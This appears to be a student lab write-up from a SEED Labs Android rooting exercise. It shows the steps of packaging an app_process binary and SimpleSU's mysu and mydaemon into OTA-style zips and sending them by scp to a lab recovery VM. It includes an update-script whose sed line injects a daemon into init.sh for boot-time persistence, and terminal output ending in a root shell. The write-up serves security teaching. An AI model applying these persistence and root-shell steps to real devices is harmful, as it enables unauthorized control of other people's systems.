


Once the executable is run, it creates 2 directories libs and obj in the project structure. The entire structure of the directory now looks like:



```
[03/08/20]seed@VM:~/Task2_Files$
[03/08/20]seed@VM:~/Task2_Files$
[03/08/20]seed@VM:~/Task2_Files$ ls
Android.mk  Application.mk  app_process  app_process.c  executable.sh  libs  obj
[03/08/20]seed@VM:~/Task2_Files$ ls -la
total 40
drwxrwxr-x  4 seed seed 4096 Mar  8 23:17 .
drwxr-xr-x 39 seed seed 4096 Mar  8 23:09 ..
-rw-rw-r--  1 seed seed  139 Mar  8 23:14 Android.mk
-rw-rw-r--  1 seed seed   98 Mar  8 22:54 Application.mk
-rwxrwxr-x  1 seed seed 7552 Mar  8 23:16 app_process
-rw-rw-r--  1 seed seed  372 Mar  8 23:12 app_process.c
-rwxrwxr-x  1 seed seed   71 Mar  8 23:01 executable.sh
drwxrwxr-x  3 seed seed 4096 Mar  8 23:17 libs
drwxrwxr-x  3 seed seed 4096 Mar  8 23:17 obj
[03/08/20]seed@VM:~/Task2_Files$ cd libs/x86/
[03/08/20]seed@VM:~/.../x86$ ls
app_process
[03/08/20]seed@VM:~/.../x86$ cd ../../obj/local/x86/objs/app_process/
[03/08/20]seed@VM:~/.../app_process$ ls
app_process.o  app_process.o.d
[03/08/20]seed@VM:~/.../app_process$
```


Once that we have all the project structure ready, we move it to the task2 directory we created in task 1, zip it and send it to the recovery os using the scp command. The entire process is shown in the screenshot below.



```
Terminal
[03/08/20]seed@VM:~/.../app_process$ cd
[03/08/20]seed@VM:~$ mv Task2_Files/libs/x86/app_process /home/seed/task2/META-INF/com/google/android/
[03/08/20]seed@VM:~$ zip -r task2.zip task2/
  adding: task2/ (stored 0%)
  adding: task2/META-INF/ (stored 0%)
  adding: task2/META-INF/com/ (stored 0%)
  adding: task2/META-INF/com/google/ (stored 0%)
  adding: task2/META-INF/com/google/android/ (stored 0%)
  adding: task2/META-INF/com/google/android/app_process (deflated 72%)
[03/08/20]seed@VM:~$ scp task2.zip seed@10.0.2.15:/tmp
seed@10.0.2.15's password:
task2.zip                                                    100% 2529     2.5KB/s   00:00
[03/08/20]seed@VM:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.078 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.068 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.064 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.064 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.062 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.065 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.064 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.113 ms
^C
--- 10.0.2.15 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9215ms
rtt min/avg/max/mdev = 0.062/0.070/0.113/0.015 ms
[03/08/20]seed@VM:~$
```

Once, we've sent the zip file, we now login back as seed user and unzip the contents of the zip file and run the update-script. The output is as shown below:

When the update-binary script is executed, we can see the new file dummy2 being created in the android system. This is a testimony that the attack was launched successfully.




Whenever the android system boots up, it runs this injected script app_process right after the init process using the root privilege. To make the attack more worse, all we need to do it change the contents of the app_process - C file, re compile and inject it back into the android system. It runs this compiled file on boot up launching tha attack we configured.

Task 9.3 : Implement SimpleSU for getting Root Shell:


For this task the updated, update-script file is as shown below

cp mysu /android/system/xbin
cp mydaemon /android/system/xbin
sed -i “/return 0/i /system/xbin/mydaemon” /android/system/etc/init.sh

Once that we’ve downloaded the SimpleSU.zip file from the lab website and unzip it and execute the compile_all.sh script from the unzipped content, we can it’s contents as shown below.




We now create a conventionally followed file structure and copy the necessary contents and change its permissions. Create a zip file and send that zip file to the android recovery os using scp command. The entire steps are shown below:



```
[03/08/20]seed@VM:~/task3$ ls
META-INF  x86
[03/08/20]seed@VM:~/task3$ cd
[03/08/20]seed@VM:~$ cp -a Downloads/SimpleSU/
compile_all.sh  mydaemon/       mysu/           server_loc.h    socket_util/
[03/08/20]seed@VM:~$ cp -a Downloads/SimpleSU/mydaemon/libs/x86/mydaemon task3/x86/
[03/08/20]seed@VM:~$ cp -a Downloads/SimpleSU/mydaemon/libs/x86/mydaemon task3/x86/
mydaemon
[03/08/20]seed@VM:~$ cp -a Downloads/SimpleSU/mysu/libs/x86/mysu task3/x86/
[03/08/20]seed@VM:~$ subl update-binary
[03/08/20]seed@VM:~$ chmod +x update-binary
[03/09/20]seed@VM:~$ mv update-binary task3/META-INF/com/google/android/
[03/09/20]seed@VM:~$ cd task3/META-INF/com/google/android/
[03/09/20]seed@VM:~/.../android$ ls -la
total 12
drwxrwxr-x 2 seed seed 4096 Mar  9 00:00 .
drwxrwxr-x 3 seed seed 4096 Mar  8 21:21 ..
-rwxrwxr-x 1 seed seed  138 Mar  8 23:59 update-binary
[03/09/20]seed@VM:~/.../android$ cd
[03/09/20]seed@VM:~$ zip -r task3.zip task3/
  adding: task3/ (stored 0%)
  adding: task3/x86/ (stored 0%)
  adding: task3/x86/mydaemon (deflated 60%)
  adding: task3/x86/mysu (deflated 66%)
  adding: task3/META-INF/ (stored 0%)
  adding: task3/META-INF/com/ (stored 0%)
  adding: task3/META-INF/com/google/ (stored 0%)
  adding: task3/META-INF/com/google/android/ (stored 0%)
  adding: task3/META-INF/com/google/android/update-binary (deflated 36%)
[03/09/20]seed@VM:~$ scp task3.zip seed@10.0.2.15:/tmp
seed@10.0.2.15's password:
task3.zip                                              100% 8530     8.3KB/s   00:00
[03/09/20]seed@VM:~$
```

Once that we've passed this file to the android machine, we unzip it and run the update-binary script. This script once executed creates the mysu and mydaemon in /system/xbin directory. This shows that the attack was launched successfully. Here we want to start a root daemon so that we get a root shell. So when users want to get a root shell, they have to run a client program, which sends a request to the root daemon. Once the request is received, a shell process is started by the root shell and returns it to the client. This will give root privileges to the user.



```
u0_a27@x86:/ $ cd system/xbin
u0_a27@x86:/system/xbin $ ls -l my*
-rwxr-xr-x root     root          9504 2016-12-04 11:45 mydaemon
-rwxr-xr-x root     root          9504 2016-12-04 11:45 mysu
u0_a27@x86:/system/xbin $ ./mysu
WARNING: linker: ./mysu: unused DT entry: type 0x6ffffffe arg 0x590
WARNING: linker: ./mysu: unused DT entry: type 0x6fffffff arg 0x1
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
root@x86:/ # id
uid=0(root) gid=0(root)
root@x86:/ # whoami
root
root@x86:/ #
```